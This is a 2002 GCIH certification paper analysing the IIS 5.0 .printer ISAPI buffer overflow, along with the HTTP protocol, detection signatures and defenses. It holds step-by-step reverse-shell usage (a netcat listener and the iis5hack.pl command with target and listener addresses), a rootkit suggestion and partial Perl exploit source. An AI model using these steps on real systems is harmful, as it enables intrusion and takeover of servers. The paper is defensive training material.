
Thomas McDermott

GCIH – Practical assignment Version 2.1 (April 2002)

Option 2 – Cyber initiative

Targeted Service:

The service selected as the target is the HTTP Service, which generally listens on TCP Port 80. HTTP service generally delivers HTML, JAVA, XML or many other resources between the client machine and the server. This is an extremely important service because it is very common that port 80 is allowed through the firewall in both directions. Port 80 is currently the most popular service to attack as witnessed by the Incident.org Top 10 list graphic attached.




Last update August 24, 2002 14:33 pm GMT

Top 10 Ports

Service Name	Port Number	30 day history	Explanation
http	80		HTTP Web server
ms-sql-s	1433		Microsoft SQL Server
ftp	21		FTP servers typically run on this port
sygate	39213		
iso-tsap	102		
???	43981		Netware/IP
netbios-ssn	139		Windows File Sharing Probe
socks	1080		proxy/firewall program
sunrpc	111		RPC. vulnurable on many Linux systems. Can get root
???	2004		

Source www.incidents.org

The most common or well-publicized vulnerabilities are associated with Microsoft's Internet Information Service (IIS), however IIS is not the most common web server on the net, APACHE holds that distinction. The attached chart lists the most popular web servers.



http://www.netcraft.com/Survey/

HTTP attacks have become increasingly more sophisticated in the last year. The NIMDA worm was the first widely distributed blended threat that included HTTP attacks in it. In the past, Code Red and other worms targeting web servers, could not reach internal web servers unless they came through an infected public server. NIMDA had the sophistication to infect via an email attachment, a downloaded EML file or as a web exploit. Once the worm is inside the network it locates unpatched web servers and utilizes a wide array of web vulnerabilities to attempt to spread to any IIS server on the subnet. In many companies, webserver maintenance is done religiously on the external or public servers but less aggressively on private or intranet servers. Many companies found themselves fighting a new enemy when NIMDA hit, traditional virus clean up protocols no longer applied. Workstations were no longer the only active infection agent on the network. In many cases the network administrators could not even identify all of the web servers on the internal network.

Many devices come with a web server enabled for administration purposes. If the service is not turned off or the default login not modified this can lead to vulnerabilities that are unknown to the installer. HP Printers, Cisco Switches are examples of this type of devices with default web services embedded.

Description:

The HTTP Server Daemon generally listens on TCP Port 80; however it can utilize any port. HTTP is generally allowed on most networks as valid destination service. It is also generally available for inbound service to the corporate web servers, making it an attractive service to exploit to get a foothold into a network. HTTP servers are generally used to distribute resources (files, graphics, links…) to client machines. The client connects to the server and makes a request for information. The server responds with the information requested, if available. The connection is then broken. Each client request is treated as a unique session. There is no concept of state in a HTTP connection, HTTP is considered stateless. The stateless nature of HTTP makes it difficult to implement an authenticated connection without add-on technologies like cookies, Java or ActiveX. There are any number of HTTP servers, the most common are IIS from Microsoft (version 4.0 with NT, Version 5.0 with Windows 2000 and Version 5.1 with Windows XP) , Apache distributed with Unix and LINUX, Websphere from IBM and NCSA from Netscape.

Protocol :

The TCP protocol is the protocol used to support web traffic. UDP is generally not supported for HTTP traffic. TCP is a connection oriented protocol. The TCP connection takes place as part of a three part handshake between the two machines. The client initiates a connection by sending a request for connection, a SYN packet (TCP packet with the SYN flag set). If the server is listening on the port requested, it responds with a packet with both the SYN and the ACK packet. If the server is not listening it will respond TCP reset command. If the service is filtered the filtering device may respond with an ICMP port not available message. If the client receives the SYN, ACK packet it responds again with an ACK packet. This completes the connection. Screen prints of an actual connection can be seen in Appendix B.

The connection-oriented nature of this protocol makes it vulnerable to port scanning and reconnaissance efforts. Utilizing a port scanner it is trivial to identify services are listening on a machine or series of machines. FPORT is an excellent port scanner available at www.foundstone.com. A port scanner will send the target host a series of SYN packets to the target and if it receives a SYN, ACK in response it marks the port as open and available. The predictable nature of TCP allows a port scanner to easily analyze the response from the server, the response can indicate a service is open or closed, filtered or simply not open. Once a server is located with a listener on port 80 the real work begins. The HTTP service is a perfect vehicle for jumping over the firewall since it is usually allowed into at least one host in any corporate network.

In many companies, the webservers have been less aggressively managed than the firewalls. Fortunately, this is changing as HTTP attacks gain popularity. Web defacement is no longer the primary objective of HTTP attacks.

HTTP (HyperText Transfer Protocol) is the protocol used by the World Wide Web (WWW). This application protocol defines how Web servers and browsers interact with each other. In a typical scenario, the browser will send a HTTP command to the server asking for a page and the server will locate the page and present the page back to the browser. The connection is then broken off. This is a stateless connection. The next request the browser makes is considered independent of the previous request. This makes authentication very difficult in native HTTP. Java, ActiveX, Cookies are all technologies aimed at addressing this shortcoming in HTTP, adding the ability to add a form of state to the conversation.

The HTTP protocol will be addressed in more detail in the exploit section of the document below.

Vulnerabilities:

There are a significant number of vulnerabilities related to the HTTP daemon. There are so many that listing them is impractical for this effort. Each type of HTTP server has a number of vulnerabilities. I am concentrating on the IIS web server from Microsoft. I do this for a couple of reasons, first it is a very common webserver, second it installs by default with a Windows 2000 server installation and third it is commonly installed by inexperienced support personnel. There are many very good tools for evaluating the weaknesses of a web server. Whisker, Stealth HTTP Scanner, WebInspect and nessus are all good effective scanners.

Vulnerabilities include:

- MSADC.DLL exploit made famous by Rain Forest Puppy. This allowed an attacker to execute commands on a web server by utilizing vulnerability in the default installation of the DB engines included with NT 4.0. I included this because it was a very significant event in the evolution of IIS. This vulnerability is not very common anymore.

- CVE-2001-0500 – Bugtraq id: 2880 – Patch: MS01-033

  Indexing Services ISAPI Extension Overflow utilized by the Code Red worm that circulated the Internet in July of 2001. This allowed a remote user to execute commands on a machine. This exploit was taken to the next level when it was automated and made to be self-replicating. This took advantage of a vulnerability that affected the dll servicing the .ida extension.

- Bugtraq id: 2096 – Patch: MS01-035

  Front Page Server Extensions vulnerability was less serious because the Visual Studio RAD tool had to be installed on the server explicitly at installation inorder to exploit this vulnerability. This is not the default installation.

- CVE-2000-0884 – Bugtraq id: 2708 – Patch: MS01-026

  Doubledecode exploit is very similar to the Unicode exploit. These two techniques were among the many attacks utilized by the NIMDA worm to spread in September 2001.

- CVE-2001-0333 – Bugtraq id: 1806 – Patch: MS00-057, MS00-078, MS00-086

  The Unicode exploit utilizes the file system traversal technique to execute commands on the remote server. This is a very effective way to exploit a web server. The Windows 2000 server default installation is vulnerable to this, no-one has one of those on the network do they??? This exploit took advantage of the fact that IIS did a poor job of validating native Unicode characters in a URL sent to the server.

- Bugtraq ids: 1094, 2313, 1578 – Patches: MS00-006, MS01-004, MS00-058

  Webhits.dll, +htr and translate: f are exploits that cause the contents of server side files to be shown to the end user by tricking the OS into returning the source rather than executing it. This is very bad if you have hard coded passwords.

The list is fairly long of vulnerabilities available to the attacker should they decide to try and attack a webserver. A firewall alone is simply not enough anymore to protect a webserver, there needs to be numerous levels of defenses, including:

1. Maintaining proper configuration and patch levels
2. Configuring proper firewall rulesets to control outbound and inbound activity from a webserver
3. log monitoring
4. file monitoring
5. IDS Monitoring (Intrusion Detection System)
6. Utilizing an application firewall

Exploit Details:

Advisory Number:	CA-2001-10, CVE CAN-2001-0241
Vulnerability Name:	IPP Buffer Overflow
Variants:	Jill.c, jill-win32.exe, iis5hack.exe, iis5hack.pl
Operating System:	Windows 2000 (SP1), IIS 5.0
Protocol/Services:	TCP Port 80, HTTP
Brief Description:	This is a buffer overflow attack targeting all Windows 2000 machines that have a default installation. The attack overflows the dll servicing the .printer extension for an IIS 5.0 server if this extension is associated with ISAPI.

Variants:

This exploit is in reality a variant of the original Jill.c exploit that was created to run under UNIX. This was ported to Windows and was later fine-tuned to this exploit by CyrusTheGreat. The original shell code was written by dark spyrit of beavuh.org after the original exploit was discovered by eEye.com. The original executable version of the exploit accepted four input parameters: Target address, target port, listener address, and listener port.

I have attached the source code of three different approaches to exploiting this vulnerability (Appendix A). These are different in both method and goal. Two of the three simply are proof of concepts; the last is an actual exploit providing a remote shell to the attacker.

Protocol Description:

TCP/IP is the protocol utilized by the Internet. The IP portion of the protocol operating at network layer handles the routing and delivery of the packet. TCP provides the reliability and error checking required to ensure timely and reliable service.

HTTP is short for Hypertext Transfer Protocol. It's used to deliver virtually all files and other data on the World Wide Web. The client for HTTP is generally called a browser. Internet Explorer, Netscape Navigator or Communicator are examples of browsers. The browser sends requests to a web server, which then sends responses back to the browser.

HTTP is used to transmit resources. A resource is defined as any information that can be requested by a browser. Resources are generally files or graphics presented using HTML (HyperText Markup Language). However, it is also common to generate dynamic output via scripts or queries.

HTTP uses the client-server model: The browser opens a connection and sends a request message to the web server; the server then returns a response message, usually containing the resource that was requested. After delivering the resource, the server closes the connection.

The typical sequence of communications that take place when a browser request a resource from the server:

1. Client machine does a DNS lookup
2. TCP connection is made to the resolved IP address of the server
3. Client sends a request message to the server
4. Server sends a response message to the client

The basic unit of communication utilized by HTTP is the “message”.

The general format of an HTTP message is:

- Initial line,
- Header lines (zero or more)
- Blank line (i.e. a CRLF by itself)
- Optional message body (e.g. a file, or query data, or query output).

The initial line in each request / response is the main difference in the message.

Request

The initial line of a request (sent by the browser) generally a Get or a Post method followed by a resource location (URI – Universal Resource Identifier) and the HTTP version number of the client.

For Example, to request a the index.html file from www.snort.org, the initial line of the request sent to the server that www.snort.org resolves to would be

GET /index.html HTTP/1.1

The request methods defined by HTTP/1.1 are GET, HEAD, POST, PUT, DELETE, OPTIONS, TRACE and CONNECT. The most popular, by a wide margin, is the GET. The POST method is seen occasionally, while all the others are seldom seen in the real world. HEAD is used for debugging and reconnaissance because this will return the descriptive header from the server, which includes the server type and version.

Response

The first line of the response indicates the status of the request. The first portion of the line indicates the version of HTTP followed by a numerical status and an “English” status description.

```
HTTP/1.1 200 OK
```

The status code conforms to a standard based on the first digit of the code. Generally the lower the number the better the result:

100 series messages are informational
200 series messages indicate success
300 series a redirection has occurred
400 series messages indicate an invalid request
500 series messages indicate there is a problem on the server side.

75% of the responses are of the 200 series, followed by the 300 series messages (304 messages indicate that the page has not been modified since the page was last cached).

The actual resource is returned as the portion of the message called the message body.


HTTP is an application level protocol. This is defined in RFC 2616 which replaced RFC 2068. This is referred to as HTTP/1.1. The major improvements in the HTTP/1.1 over HTTP/1.0 protocol include:

- Support for multiple transactions to taking place over a single persistent connection.
- Cache now supported.
- Support for chunked encoding allowing a transmission to begin before the total length is known
- Support for host headers, allowing multiple sites to share an IP address.
- Expanded Response codes

For a complete description of this application protocol please refer to the RFC directly which can be referenced at ftp://ftp.isi.edu/in-notes/rfc2616.txt . A significant number of IIS exploits utilize invalid HTTP requests to overflow a buffer or to trick the server into doing something it should not be doing.

Exploit Description (how it works):

This exploit is effective because it can be used to push a remote shell out to a remote machine listening on a specific port. This can be very effective because many firewall administrators do not lock down outbound traffic from protected networks. For example, the Cisco PIX firewall relies on a trust level for default access rights. This assumes traffic to be permitted in one direction by default. This is illustrated below.



Typical PIX Configuration

In the above configuration any host on the internal network could access any resource located on external Public network simply by virtue of the higher trust level. To prevent this behavior, ACLs are required to explicitly deny these services from being permitted across the firewall.

The exploit is triggered by a legitimate permitted inbound service, HTTP. Unless there is a proxy firewall in place, the standard stateful firewall will be no defense against this kind of attack. A proxy firewall might detect the fact that the outbound shell was not a real HTTP packet and drop it, but it depends on the firewall. The attacker first opens a netcat listener on the remote machine on a predetermined port, the exploit is then sent to the target host. The target host then attaches to the attacking machine on the specified port. This allows a command shell to be delivered remotely. There have been several programs written to exploit this vulnerability, which was first discovered by eEye.com.

The PERL Script that I used to exploit the vulnerability utilizes a buffer overflow technique that sends a buffer approximately 420 bytes in size to overflow the buffer and inject a code into the EIP (Execution Instruction Point) that will cause a shell to be shoveled to a netcat listener. These parameters are passed as part of the exploit script.

The HTTP request that is sent to the server requests the resource /null.printer. This resource is associated with a DLL as part of the default installation of IIS 5.0. The request shown below, truncated for brevity, shows the request that was crafted to look like a request from a browser.

```
@exploit = ("\n","GET /NULL.printer HTTP/1.0\n" , "\x43\x79\x72\x75\x73\x3a\x90
\x90" ….
```

The exploit relies on the buffer being passed to the mapped dll msw3prt.dll, this buffer is padded with /x90 which is a NOP. The meat of the exploit, the shell is the other hex code you see in the buffer. The NOP is generally used to allow greater flexibility in injecting the shell. The NOP will just pass control to the next byte allowing the author to have less accuracy on the exact memory addresses to place the instructions in. In the heart of the exploit you will see two of the three parameters passed.


```
, "\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97$netcatport\x52\xd2\x91$netcathost"
```

The $netcatport, $netcathost direct the exploit to the listener that the shell is shoveled to. If the exploit is successful, the attacker will hit a carriage return on the netcat and a nice command prompt will now materialize in the netcat window. This command shell is running with system access level, the highest level of access. The discussion of the exact code to shovel the shell is well beyond my ability to interpret, it has been along time since I wrote machine language and even then I was not that good.

Appendix A has a list of variants that exploit this vulnerability. If you look at Variant 2, the scanner perl script, you will see the simplest exploit to understand. The client attaches to the server on port 80, sends a get request to the server for resource /null.printer. This get request includes a large number of “A”s, this extra bit of information is passed to the webserver as well. This is in turned passed to the associated DLL that is supposed to handle requests for the .printer resource. This DLL does not do proper bounds checking on the information. The extra information causes the server to experience a buffer overflow, Windows 2000 sense this and restarts the web service. This is a simple buffer overflow. The scanner detects that the server is vulnerable to the attack if no response is received from the server. If the server were not vulnerable, a 406 message would have been returned.

The exploit I am discussing above is much more complex in that the buffer is specifically crafted to over flow the place in memory that is executing commands and take control of the machine by jumping (via the data in the overflow) to a new memory location where the code to send a shell to a remote machine.

Diagram:



Step one: Attacker starts netcat listener on port 80
Step two: User executes Exploit script
Step Three firewall interprets packet and passes to web server
Step four web server accepts packet and passes it to msw3prt.dll because it is mapped to ISAPI.DLL to handle printer requests
Step five: buffer overflows in msw3prt.dll and leads to the executiion of the shell code passed and connection is made to netcat listener
Step six: has shell access at the system level
Step Seven: whatever the attacker wants to do

Exploit is passed to the web server and passes undetected through the firewall as port 80 is allowed
Target Webserver
Firewall
Internet
Attack computer
Shell is sent back to the netcat listener on the port specified

How to use the exploit:

There are several ways to use the exploit I have selected; there is an executable version and a PERL version. I prefer the perl version because I have a better understanding of what is actually happening on my machine besides my virus scanner continues to flag the executable as a Trojan Horse. There are a few steps to utilizing this exploit.

1. You must start up Netcat on the attacking machine with the following parameters:

```
nc –vv –l 2002.
```

The 2002 is the port number and can be any number you like. You could hide it in plain sight by making it port 80. A firewall administrator might get curious why the web server had a lot of connections outbound to an obscure port. If the remote port were 80, it would appear to the firewall administrator that someone was using a web browser on the webserver when seeing this traffic in the log. *This step must be done prior to step 2 or the exploit will not work. If you do not do this, the webserver will need to be re-booted in order to utilize this exploit. If you make one mistake, a re-boot must occur on the webserver.*

2. You must trigger the exploit on the target host by executing the perl script.

```
PERL iis5hack.pl 192.168.254.69  192.168.254.54 2002
```

3. At this point, if the exploit is successful the web server on the target machine will crash and be restarted by the OS automatically. This allows the attacker to continue to exploit the overflow without alerting the web master.

4. You might have to send a carriage return to the netcat listener on your machine in order to get the shell presented. Every time I used this I needed to send a carriage return.

5. If all works you will be presented with a DOS prompt in the window with the netcat listener. This command shell will have system level access.

6. Execute commands to your hearts content but be aware that if something goes wrong this is a very sensitive exploit, you will hang up the process on the server side and have to wait for another opportunity.

7. When you are done, make sure to exit the command shell correctly or this exploit will be unavailable until the next re-boot of the webserver.

In step 5 above, it would be common to plant a root kit that would allow you to have control of this server in another manner that might not be as easily corrected. Planting a remote GUI shell would be a very nice way to escalate this exploit to a new level.

Signature of the attack:

Snort trace

You will see a GET /NULL.printer HTTP/1.0 signature in the packet.

```
[**] [1:971:1] WEB-IIS ISAPI .printer access [**]
[Classification: access to a potentually vulnerable web application] [Priority: 2]
07/29-14:45:02.140927 XX.78.198.156:1876 -> 10.0.11.100:80
TCP TTL:126 TOS:0x0 ID:3615 IpLen:20 DgmLen:1221 DF
***AP*** Seq: 0x2100FB3F  Ack: 0x341540E2  Win: 0xFC00  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0241]
[Xref => http://www.whitehats.com/info/IDS533]
```


IIS Log

This line will appear in the IIS Log file, note the status code 406 indicating this is a “Not Acceptable” request.

```
2002-07-29 21:51:12 63.78.198.156 - 10.0.11.100 80 GET /NULL.printer - 406 -
```

Packet Capture

The following is a packet capture of the exploit being sent. This packet was captured via IRIS from eEye.com. The data portion clearly shows the exploit being sent.



```
.Å.v@.€.†„..2¨..
(□...Pítyﾛ̂Z@□—P.
ü.@ˆ..GET /NULL.
printer HTTP/1.0
.Cyrus:□□□□□□□□□□
□□□□□□□□□□□□□□ë.]
ë.èøÿÿÿfÅ.□□□‹Å3
Éf¹×.P€0•@âú–••d
â.–ØÏ.•á–Ý~`}•••
•È.@..škjj.M.æ©–
f.ãí–f.ëµ–n.Û□¦x
ÃÂÄ.ª–n.g,›•••f3
á□ÌÊ.R‘ÐwrÌÊË.X.
Ó±–VDt–T¦\ó.□.Ó‰
–VTt——T.•–V.g.k.
E,ž•••}á”••¦U9.U
àlÇÃjÂAÏ.M,“•••}
```

Firewall log

If the exploit succeeds you will see the web server start a connection to a port on a resource on the outside. The amount of detail logged will greatly depend on the firewall doing the logging. The fact that your webserver is attempting the start a connection to an outside resource is a red flag. If the firewall allows for thresholds to be set for alarms, it would be critical to be notified that the webserver is trying to initiate a connection to the outside world.

Protect against it:

There are many ways to prevent this exploit from succeeding. This is a simple exploit to defeat without even making changes to the IIS server. That being said, the IIS server should be patched regularly and protected with an application firewall like SecureIIS.

The easiest way to protect this exploit from succeeding is to change the firewall to not allow the web server to make any outbound connections. The firewall should be configured to not allow any traffic to the outside world that is not part of an established connection (Push flag) or as a response to a request for connection (SYN, ACK). Locking down the webservers is an extremely important part of any defense.

- The firewall should be configured to trigger an alert if the web server is generating new outbound traffic. The firewall ruleset should be changed to:

Direction	**Port**	**Rule**	**Description**
Inbound	Dest Port 80	Allow	HTTP
Inbound	Any	Deny	Other traffic
Outbound	Source Port 80	Allow established	
Outbound	Any	Deny / Alarm	

- HFNETCHK should be run against this server to make sure the patch level of the server is up to date. Microsoft provides this tool for free on the www.microsoft.com web site. Another method of ensuring proper configuration is to utilize the Center for Internet Security's Windows 2000 scoring tool (www.cisecurity.org). This tool audits a Windows 2000 server for security settings. This tool utilizes HFNETCHK as part of the audit allowing for a complete audit of the server.

- Configuration changes to IIS Server would include unmapping unneeded associations from the IIS server as per the IIS configuration guide. Unless it is required, deleting the ISAPI.DLL is a very effective way to handle a wide range of exploits.


- The specific countermeasure for this exploit provided by Microsoft is MS01-023. http://www.microsoft.com/technet/security/bulliten/ms01-023.asp

- An application firewall should be installed to protect against unknown vulnerabilities based on buffer overflows and other exploit techniques. eEye.com offers an excellent solution in SecureIIS. SecureIIS sees this particular exploit as a violation of the RFC for HTTP. This allows the server to be protected from all variants of this exploit because it is not signature based but behavioral based.

- Follow the recommended security setup procedures for an IIS server, these can be found by following this link: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/chklist/iis5chk.asp.

- It is very important to regularly audit your network to locate every webserver on your network. What you do not know might hurt you. A random audit of the entire network looking for devices listening on port 80 or 443 should be run often. Unauthorized or unpatched servers should be removed or patched immediately. Rogue webservers are far more common that most IT organizations will admit.

- Utilize a vulnerability assessment tool to audit your network from the inside and outside. Tools like Retina from eEye.com are very effective in keeping your network secure. Below is a screen print from a Retina session.



General	127.000.000.001
Address	127.0.0.1
Report Date	08/04/02 23:31:49PM
Domain Name	mmmmmmm
Ping Response	Host Responded
Average Ping Respo	440 ms
Time To Live	128
Audits	127.000.000.001
Machine	127.000.000.001
Ports	127.000.000.001
135	RPC-LOCATOR - RPC (Remote Procedure Call) Location Service
Services	127.000.000.001
Shares	127.000.000.001
Users	127.000.000.001

Did you know...
You can schedule Retina audits by selecting **Tools | Options | Schedule**.

IP [127.0.0.1] Open Port: 135

This tool will audit your server and list all the available services, vulnerabilities and most important highlight the solutions available.

Source code / Psuedo Code

The source code for the perl exploit written by CyrusTheGreat is attached below.

```
#!/usr/bin/perl
# IIS5 remote W2K ISAPI printer buffer overflow exploit (sp 0 and sp 1 )
# Vulnerability found by Riley Hassell <riley@eeye.com>
# Shell code by: dark spyrit <dspyrit@beavuh.org>
# Ported to perl by CyrusTheGreat@Hushmail.com
# shell code spawns a reverse CMD shell , you should setup a listener ..
# use nc11nt for Windows platform, nc for Unix
# nc -l -v -t -p <attacker port >
# Tested on windows (activestate perl ) for portability,
# Shouts to persian bi bokhars,

# Cyrus.pl ver 1.0 Ported to perl by CyrusTheGreat@hushmail.com , April 3rd 2001
```

Check for the proper number of arguments

```
$ARGC=@ARGV;
if ($ARGC <3) {
  print "\n Usage:\n\n $0 <victim host> <listen host> <listen port>\n\n";
              print "        Victim Host: Address of IIS5 server to own \n";
      print "        Listen host: Attacker host IP address \n";
              print "        Listen port: Port number of netcat listener\n\n";
              exit;
}
use Socket;
```

```
my($remote,$port,$iaddr,$paddr,$proto,@exploit);
$remote=$ARGV[0];
$port = 80 ;
$myaddr=$ARGV[1];
$myport=$ARGV[2];
$iaddr = inet_aton($remote) or die "INET_ATON Error: $!";
```

Format the remote host and remote ports to connect

```
$netcathost = inet_aton($myaddr);
$netcatport = pack(n,$myport);
